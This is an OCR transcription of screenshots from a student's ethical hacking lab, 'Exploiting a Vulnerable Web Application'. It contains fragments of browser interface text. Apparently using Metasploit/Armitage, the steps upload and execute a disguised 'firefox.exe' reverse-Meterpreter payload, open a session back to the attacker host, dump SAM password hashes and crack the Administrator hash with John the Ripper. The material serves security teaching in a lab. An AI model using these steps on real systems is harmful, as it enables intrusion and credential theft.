
Topology | VM | 00:24:25 | Stop

Console | Infosec Learning - Personal - Microsoft Edge

https://lab.infoseclearning.com/console/3692412/68

External Kali Scoring | View Fullscreen | Send Ctrl+Alt+Delete | Reboot

38°F Cloudy | Search | 10:18 AM 1/23/2024



saint peters blackboard - Search | Upload Assignment: Lab 11- Att | Exploiting a Vulnerable Web App

https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ

McAfee Security | Dell | Room GB 533-Fall2... | Homeworkify.Net -... | untitled report | Introduction to Cry... | Securing pfSense Fi... | Gmail | YouTube | Maps | News | Certified in Cyberse...

Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

31 **Click** Upload.

```
C:\
Name                        Size   Modified                    Mode
$Recycle.Bin                       2008-01-19 03:45:37 -0500   40777/rwxrwxrwx
Boot                               2012-08-10 22:01:37 -0400   40777/rwxrwxrwx
Documents and Settings             2008-01-19 08:59:13 -0500   40777/rwxrwxrwx
PerfLogs                           2008-01-19 04:40:52 -0500   40777/rwxrwxrwx
Program Files                      2016-05-03 00:09:25 -0400   40555/r-xr-xr-x
ProgramData                        2016-05-03 00:09:26 -0400   40777/rwxrwxrwx
System Volume Information          2016-02-03 22:59:33 -0500   40777/rwxrwxrwx
Users                              2013-01-16 09:22:24 -0500   40555/r-xr-xr-x
Windows                            2016-08-18 11:53:18 -0400   40777/rwxrwxrwx
inetpub                            2016-02-03 22:52:28 -0500   40777/rwxrwxrwx
share                              2016-03-19 11:17:33 -0400   40777/rwxrwxrwx
xampp                              2006-12-20 00:00:05 -0500   40777/rwxrwxrwx
```

Upload... | Make Directory | List Drives | Refresh

Note: If the Upload button is unresponsive, resize your Google Chrome browser by clicking on the square in Chrome's upper right corner. You can maximize Chrome again after the the Upload button is pressed.

32 **Select** firefox.exe and **click** Open.

← PREVIOUS NEXT →


Topology | VM | 00:23:41 | Stop

Console | Infosec Learning - Personal - Microsoft Edge

https://lab.infoseclearning.com/console/3692412/68

External Kali Scoring | View Fullscreen | Send Ctrl+Alt+Delete | Reboot

38°F Cloudy | Search | 10:19 AM 1/23/2024



Sign in
saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infosecleaming.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
McAfee Security | Dell | Room GB 533-Fall2... | Homeworkify.Net... | untitled report | Introduction to Cry... | Securing pfSense Fi... | Gmail | YouTube | Maps | News | Certified in Cyberse...
Topology
VM
00:22:52
Stop
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infosecleaming.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Input
Arguments?
Cancel
OK
PREVIOUS
NEXT
38°F
Cloudy
Search
10:20 AM
1/23/2024

Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application


click Refresh). Click on the firefox.exe file to highlight it, then **right-click** on the firefox.exe and **select** Execute.

Console x | Scan x | exploit x | Meterpreter 1 x | exploit x | windows/meterpreter_reverse_tcp x
C:\
View
Download
Execute
Timestomp
Delete
Upload...
Make Directory
List Drives
Refresh

D	Name	Size	Modified
	inetpub		2016-02-03 22:52:28 -0500
	share		2016-03-19 11:17:33 -0400
	xampp		2009-12-20 00:00:00 -0500
	BOOTSECT.BAK	8kb	2012-09-10 22:01:39 -0400
	Opera-Mail-1.0-1040.i386.exe	11mb	2016-04-29 10:35:33 -0400
	Windows-Server-2008.jpg	17kb	2016-02-03 22:53:39 -0500
	Windows-Server-2008.png	208kb	2016-02-03 22:37:48 -0500
	autoexec.bat	24b	2006-09-18 17:43:36 -0400
	bootmgr	25kb	2008-01-19 02:45:45 -0500
	config.sys	10b	2006-09-18 17:43:37 -0400
	firefox.exe	208kb	2016-06-18 12:46:43 -0400
	pagefile.sys	[illegible]	2016-06-18 11:52:44 -0400

34 **Click** OK to Arguments.

Input



Sign in
saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infosecleaming.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
McAfee Security | Dell | Room GB 533-Fall2... | Homeworkify.Net... | untitled report | Introduction to Cry... | Securing pfSense Fi... | Gmail | YouTube | Maps | News | Certified in Cyberse...
Topology
VM
00:21:30
Stop
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infosecleaming.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Dump Hashes
Launch
PREVIOUS
NEXT
38°F
Cloudy
Search
10:21 AM
1/23/2024

Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

```
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (175.45.176.199:443 -> 203.0.113.100:49461) at 2016-08-17 12:35:32 -0400
msf exploit(handler) >
```

37 **Right-click** on the compromised 192.168.1.10 victim; **select** Meterpreter 3, Access, Dump Hashes, and registry method.

192.168.1.10
NT AUTHORITY\SYSTEM
Attack
Login
Meterpreter 3
Meterpreter 2
Services
Scan
Host
Access
Interact
Explore
Pivoting
ARP Scan...
Kill
Escalate Privileges
Steal Token
Dump Hashes
Persist
Pass Session
lsass method
registry method
wdigest
Meterpreter 1


```
rpreter_reverse_tcp
set LHOST 175.45.176.199
```

38 **Click** Launch.

Dump Hashes

Windows Gather Local and Domain Controller Account Password Hashes

This will dump local accounts from the SAM Database. If the target host is a



Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

46 **Type** the following command and **press** Enter, to create a text file called pass.txt.

root@kali2:~# `john pass.txt --format=NT`

```
root@kali2:~# john pass.txt --format=NT
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd         (Administrator)
1g 0:00:00:00 DONE 2/3 (2016-08-17 12:40) 9.090g/s 23418p/s 23418c/s 23418C/s or
lando..patches
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Note: **Press** the STOP button to complete the lab.

Discussion Questions

1 What is the internal IP address range you are attacking?

2 What is the application you are hiding the malware to create a reverse

External Kali Scoring

```
root@kali2:~# leafpad pass.txt
root@kali2:~# john pass.txt --format=NT
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd         (Administrator)
1g 0:00:00:00 DONE 2/3 (2024-01-23 10:23) 50.00g/s 128800p/s 128800c/s 128800C/s
 orlando..patches
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali2:~#
```

```
[*] Creating a default reverse handler... 0.0.0.0:12678
```

This is the last screen before the end of this lab.